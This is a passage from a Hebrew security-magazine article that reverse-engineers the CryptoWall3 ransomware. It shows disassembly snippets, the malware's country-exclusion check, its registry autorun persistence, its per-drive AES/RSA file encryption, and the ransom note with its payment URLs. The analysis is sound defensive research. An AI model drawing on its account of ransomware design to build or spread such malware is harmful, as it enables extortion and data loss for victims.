פקודה זו שולחת בקשה לקבל מפתח מסוג RSA על מנת להצפין את הקבצים. על מנת להבין את מה שחוזר מהשרת היה עלי לנחש את הפרמטרים אשר מוחזרים.



בתחילה, לא היה לי מושג כמה פרמטרים חוזרים מהשרת אך לאחר הסתכלות בקוד ראיתי שהוא מפריד את הפקודה ל-5 חלקים. (החלק בקוד: `cmp countOfTokens, 5`) בתמונה הבאה:

```
.text:000A6B18 E8 E3 DF FE FF      call     d4d_explodeBuf
.text:000A6B1D 83 C4 10             add     esp, 10h
.text:000A6B20
.text:000A6B20
.text:000A6B20 85 C0             test    eax, eax
.text:000A6B22 0F 84 FE 00 00 00  jz     loc_A6C26
.text:000A6B28
.text:000A6B28 83 7D F4 00       cmp     [ebp+arrOfDataTokens], 0
.text:000A6B2C 0F 84 E4 00 00 00  jz     loc_A6C16
.text:000A6B32
.text:000A6B32
.text:000A6B32 83 7D EC 05       cmp     [ebp+countOfTokens], 5
.text:000A6B36 0F 85 DA 00 00 00  jnz    loc_A6C16
.text:000A6B3C
```

לאחר מכן ניחשתי את הפרמטרים האחרים שצריך לקבל בתשובה גיליתי שהפקודה נראית בסגנון הבא:

`{x,y,z,f,g}`

- ב-x שמתו מספר.
- ב-y שמתו מחרוזת.
- ב-z שמתו מספר.
- ב-f שמתו מספר.
- ב-g שמתו מספר.

המשכתי לעקוב אחרי הקוד ב-Debugger וראיתי לאט לאט איך להשלים כל פרמטר. כשהגעתי לפונקציות שמטפלות בהצפנה ראיתי באיזה חלק מהתשובה הן מנסות להשתמש לטובת הרכבת מפתח ה-RSA.

לאחר מכן הגעתי לקטע קוד שמחשב כל מיני CRC32 ולא הבנתי למה, חיפשתי בגוגל את הערכים והבנתי ש-מדובר ב-[country codes](#), להלן תמונה:

```
.text:000A2A29          loc_A2A29:          ; CODE XREF: sub_A2970+A8TJ
.text:000A2A29 8B 45 E4          mov     eax, [ebp+var_1C]
.text:000A2A2C 8B 48 1C          mov     ecx, [eax+1Ch]
.text:000A2A2F 51              push    ecx
.text:000A2A30 E8 EB 48 FF FF   call   d4d_calcCRC32_1
.text:000A2A35 83 C4 04          add     esp, 4
.text:000A2A38
.text:000A2A38 50              push    eax
.text:000A2A39 E8 E2 FE FF FF   call   d4d_checkCountryCodeByCrc32
.text:000A2A3E 83 C4 04          add     esp, 4
.text:000A2A41
.text:000A2A41
.text:000A2A41 85 C0          test    eax, eax
.text:000A2A43 74 18          jz     short loc_A2A5D
.text:000A2A45
.text:000A2A45
.text:000A2A45 E8 06 26 00 00   call   d4d_removeRegKeys
```

לאחר הסתכלות בקוד הבנתי שהוירוס בודק מה ה-Code Country לפי הכתובת IP שנשלחה בפקודה הראשונה ששלחנו לשרת (בה קיבלנו את התשובה {x,1}), מבצע עליו CRC32, במידה והוא ברשימה של CRC32 של מדינות אשר נמצאות ברשימה שהופיעה, ההצפנה לא הייתה מתבצעת ויתרה מזאת - הוירוס היה מסיר עצמו מהמחשב, את רשימת המדינות ניתן לראות בתמונה הבאה:

```
countryCodes    dd BY
                ; Belarus
                ; Ukraine
                dd UA
                ; Russia
                dd RU
                ; Kazakhstan
                dd KZ
                ; Armenia
                dd AM
```

במידה ולא שפר עלינו המזל (אנחנו לא גרים באחת מהמדינות הנ"ל), מתקדמים הלאה - לקטע קוד הבא:

```
text:000A2A5D C7 45 A0 00 00 00 00 mov [ebp+var_60], 0
text:000A2A64 C7 45 A4 00 00 00 00 mov [ebp+var_5C], 0
text:000A2A6B C7 45 A8 00 00 00 00 mov [ebp+var_58], 0
text:000A2A72 C7 45 9C 00 00 00 00 mov [ebp+var_64], 0
text:000A2A79 C7 45 C8 00 00 00 00 mov [ebp+md5Hash], 0
text:000A2A80 C7 45 AC 00 00 00 00 mov [ebp+md5Len], 0
text:000A2A87 8D 45 AC lea eax, [ebp+md5Len]
text:000A2A8A 50 push eax
text:000A2A8B 8D 4D C8 lea ecx, [ebp+md5Hash]
text:000A2A8E 51 push ecx
text:000A2A8F 8D 55 9C lea edx, [ebp+var_64]
text:000A2A92 52 push edx
text:000A2A93 8D 45 A8 lea eax, [ebp+var_58]
text:000A2A96 50 push eax
text:000A2A97 8B 4D F0 mov ecx, [ebp+lengthOfKey]
text:000A2A9A 51 push ecx
text:000A2A9B 8B 55 EC mov edx, [ebp+rsaKey]
text:000A2A9E 52 push edx
text:000A2A9F 8B 45 D0 mov eax, [ebp+phProv]
text:000A2AA2 50 push eax
text:000A2AA3 E8 98 F2 FF FF call d4d_importPublicKeyInfo
text:000A2AA8 83 C4 1C add esp, 1Ch
```

הקטע קוד הזה מסדר את המפתח בייצוג הבינארית שלו כמו בתמונה למטה:

0000	30 82 01 0a 02 82 01 01	00 ac ed c3 1d 11 7f 63
0010	db 25 50 2e 9a c6 c1 f5	b7 23 c8 a0 71 a4 6e d6
0020	c8 29 17 8f 76 b6 8c 88	33 bf c9 0e 3d c8 0d 87
0030	11 60 e4 f0 77 ae e5 b4	47 6f b1 35 98 d3 44 d0
0040	52 c7 60 2e 7f e9 6c 3c	61 c2 36 3d a7 f5 32 8e
0050	de 3c c4 79 62 91 b0 4b	24 78 a2 2e 6a 29 a9 ee
0060	0e 7a d8 0d 9e 12 7b b2	53 d1 17 8c 01 dc eb fb
0070	18 4d c0 ae df 61 7e 2b	dd 15 b5 65 b3 bc b9 25
0080	58 c9 ed 9e ef 9f 26 9b	79 c3 8e 13 92 9e 62 f3
0090	fe 8d ab 33 b4 40 a1 7b	0e b1 71 56 b4 9d 7b cb
00a0	61 9d 70 1d 9d b4 49 c9	46 42 fc 64 44 67 eb 8b
00b0	ea 7c 29 31 cb 4c 32 12	91 6c dd 04 59 07 51 6a
00c0	e6 40 fa ea 4e b2 ae 64	21 2e 6b 00 99 f0 7c 26
00d0	6e ad 6c 15 18 36 dc 81	61 e9 ce 28 7f f8 89 82
00e0	ee ed c5 ee 54 ee aa cd	01 72 75 71 59 fd fc cd
00f0	4d 53 3e 22 71 47 7f 24	e5 51 28 36 12 09 6b 0d
0100	af c9 37 9b e0 d1 00 67	11 02 03 01 00 01

ניתוח ה - CryptoWall3-פיסת קוד ששווה 300 מיליון דולר


www.DigitalWhisper.co.il

לאחר מכן מחשבים את ה-MD5 של מפתח, לטובת שימוש עתידי. השלב הבא הינו להוריד תמונה מהאינטרנט של הוראות לאיך לפענח את הקבצים:

```

loc_A2AD0: ; CODE XREF: sub_A2970+185↓j
text:000A2AD0 8D 4D A4      lea   ecx, [ebp+var_5C]
text:000A2AD3 51           push  ecx
text:000A2AD4 8D 55 A0      lea   edx, [ebp+var_60]
text:000A2AD7 52           push  edx
text:000A2AD8 8B 45 CC      mov   eax, [ebp+md5Str]
text:000A2ADB 50           push  eax
text:000A2ADC E8 5F 41 00 00 call  d4d_getPngPictureFromCnC
text:000A2AE1 83 C4 0C      add   esp, 0Ch
    
```

בגלל שהשרת נפל אין לי ממש את ה-png שיוצרי הוירוס הכינו, אז על מנת שהוירוס לא יגלה שהוא רץ במעבדה - העלתי תמונה של מחקר אחר שאני עורך במקביל ☺



בשלב הבא הוירוס שומר את המפתח תחת המיקום הבא ב-Registry:

```
HKCU\software\md50fComputerInfo
```


שם גם נשמר קובץ ה-HTML וקובץ הטקסט שמסבירים בו מה קרה לקבצים.

לאחר מכן, בודקים אם הכתובת של TOR תקינה. בשלב זה הבנתי איזה עוד חלק בפקודה חסר לי:

```

.text:000A2B30 8B 4D A4      mov   ecx, [ebp+var_5C]
.text:000A2B33 51           push  ecx
.text:000A2B34 8B 55 A0      mov   edx, [ebp+var_60]
.text:000A2B37 52           push  edx
.text:000A2B38 8B 45 E4      mov   eax, [ebp+var_1C]
.text:000A2B3B 50           push  eax
.text:000A2B3C E8 1F 17 00 00 call  d4d_CheckForTorUr1
.text:000A2B41 83 C4 0C      add   esp, 0Ch
.text:000A2B44 89 45 C4      mov   [ebp+isValidURL], eax
    
```

ניתוח ה - CryptoWall3-פיסת קוד ששווה 300 מיליון דולר



בתמונה הזו ראיתי באיזה חלק הוא משתמש מהקלט שהתקבל מהשרת (במקרה שלי: במחוזות "abc"),
זה חלק מהקובץ HTML שמוצג למשתמש אחרי שהצפינו את הקבצים:

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:

1. <http://www.torforall.com/>
2. <http://www.torman2.com/>
3. <http://www.torwoman.com/>
4. <http://www.torroaders.com/>

If for some reasons the addresses are not available, follow these steps:

1. Download and install tor-browser: <http://www.torproject.org/projects/torbrowser.html.en>
2. After a successful installation, run the browser and wait for initialization.
3. Type in the address bar: **crypt1/abc**
4. Follow the instructions on the site.

IMPORTANT INFORMATION:

Your Personal PAGE: <http://www.torforall.com/>
Your Personal PAGE(using TOR): **crypt1/abc**
Your personal code (if you open the site (or TOR 's) directly): **abc**

ולאחר ניתוח מלא, הבנתי כיצד בנויה התשובה מהשרת:

שם שדה	תיאור
unk	כל מספר
torUrl	כתובת של TOR
Victim uri	שם ייחודי
Civtim country code	הקוד של המדינה
RSA public key	מפתח בגודל 2048 ביט נשלח

[למי שמעוניין לראות פרטים מלאים על התקשורת ושאר הדברים מוזמן להסתכל בסוף המאמר על לינק לניתוח מלא של CryptoWall3]



השלב הבא הינו הצפנת הקבצים - ישנו קטע קוד אשר בו סורקים את כל הכוננים שיש במחשב, במידה והכונן הינו CD_ROM מדלגים לכונן הבא:

```

text:000A2C0F
text:000A2C0F 8B 4D DC      mov     ecx, [ebp+var_24]
text:000A2C12 8B 55 D8      mov     edx, [ebp+var_28]
text:000A2C15 8D 04 4A      lea    eax, [edx+ecx*2]
text:000A2C18 89 45 C0      mov     [ebp+var_40], eax
text:000A2C1B 8B 4D C0      mov     ecx, [ebp+var_40]
text:000A2C1E 51           push   ecx
text:000A2C1F E8 8C EE FE FF call   d4d_getArr0fAPIFunctions
text:000A2C24 8B 90 F0 01 00 00 mov     edx, [eax+arr0fapiFunctions.GetDriveTypeW]
text:000A2C2A FF D2       call   edx
text:000A2C2C
text:000A2C2C
text:000A2C2C 83 F8 05      cmp     eax, DRIVE_CDROM
text:000A2C2F 0F 84 F5 00 00 00 jz     loc_A2D2A
text:000A2C35

```

לאחר מכן, כל כונן נסרק ב-thread נפרד שבו מצפינים את כל הקבצים:

```

.text:000A2CD2
.text:000A2CD2 8B 55 F8      mov     edx, [ebp+var_8]
.text:000A2CD5 8B 45 E8      mov     eax, [ebp+var_18]
.text:000A2CD8 8D 0C 90      lea    ecx, [eax+edx*4]
.text:000A2CDB 51           push   ecx
.text:000A2CDC 6A 00       push   0
.text:000A2CDE 8B 55 FC      mov     edx, [ebp+var_4]
.text:000A2CE1 52           push   edx
.text:000A2CE2 68 E0 69 0A 00 push   offset d4d_encryptFiles
.text:000A2CE7 6A FF       push   0FFFFFFFFh
.text:000A2CE9 E8 52 76 FF FF call   d4d_resumeThread
.text:000A2CEE 83 C4 14      add     esp, 14h
.text:000A2CF1 89 45 BC      mov     [ebp+var_44], eax

```

כל קובץ מוצפן בעזרת מפתח AES בגודל 256 ביט שנוצר באופן אקראי ומוצפן יחד עם ה-RSA שהוא ה-public. בכדי לבדוק האם הקובץ מוצפן, הוירוס בודק אם ה-0x10 בתים ראשונים בקובץ זהים ל-Hash של מפתח RSA שהוא public ולאחריו יש את המפתח AES שמוצפן ב-RSA ובסוף את המידע עצמו שמוצפן ב-AES.

הוירוס מוסיף את עצמו לרגיסטרי ל-autorun במקומות הבאים:


```

HKCU/Software/Microsoft/Windows/CurrentVersion/run
HKCU/Software/Microsoft/Windows/CurrentVersion/RunOnce

```

השם של המפתח הוא CRC32 של ה-MD5 שנוצר מהפרטים של המחשב, החישוב מתבצע על ה-Hash כשהוא באותיות קטנות.


בנוסף, מתבצעת רשימת כלל הקבצים אשר הוצפנו, באותו מקום אך במפתח פנימי יותר שמתחיל ב-
:112223...



אחרי שהוירוס סיים להצפין את כל הקבצים הוא מוחק את עצמו מהמחשב והקורבן נשאר רק עם הוראות לאיך לפענח את הקבצים.

פיענוח הקבצים מתבצע רק לאחר שהקורבן משלם כסף ליוצרי הוירוס. כחלק מתהליך זה מקבלים קישור לתוכנה להורדה, בה הקורבן מזין את המפתח שקיבל והתוכנה דואגת לפענח את הקבצים בחזרה. כדי לקבל את המפתח הנכון אתם משתמשים במזהה שיוצרי הוירוס יצרו.

להלן סקיצה כללית של פעילות הוירוס:



ניתוח ה - CryptoWall3-פיסת קוד ששווה 300 מליון דולר

www.DigitalWhisper.co.il



סיכום

במאמר זה הצגתי את השלבים שבהם יש לפעול על מנת להוריד את ההגנות שיש ל-CryptoWall3, כולל התגברות על המכשולים ששמו על מנת להקשות על הרברסר.

כמו כן הצגנו סקירה כללית על איך עובד הוירוס בגדול. ונקודה שמראה לנו כמה "לא מבזבזים זמן" בנושא הזה - בזמן שאנו מדברים כבר יצא CryptoWall4...

מקורות נוספים:

- [CryptoWall3 report](#)

על מחבר המאמר (d4d)

מחבר המאמר עוסק בתחום ה-Reverse Engineering בחברת איירון סורס במחלקת ה-Security ואוהב לחקור משחקי מחשב והגנות, לכל שאלה שיש או ייעוץ ניתן לפנות אלי בשרת ה-IRC של Nix, בערוץ:


#reversing

או באתר:

www.cheats4gamer.com

או בכתובת האימייל:

llcashall@gmail.com



דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-69 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של חודש ינואר.

אפיק קסטילאל,

ניר אדר,

31.1.2016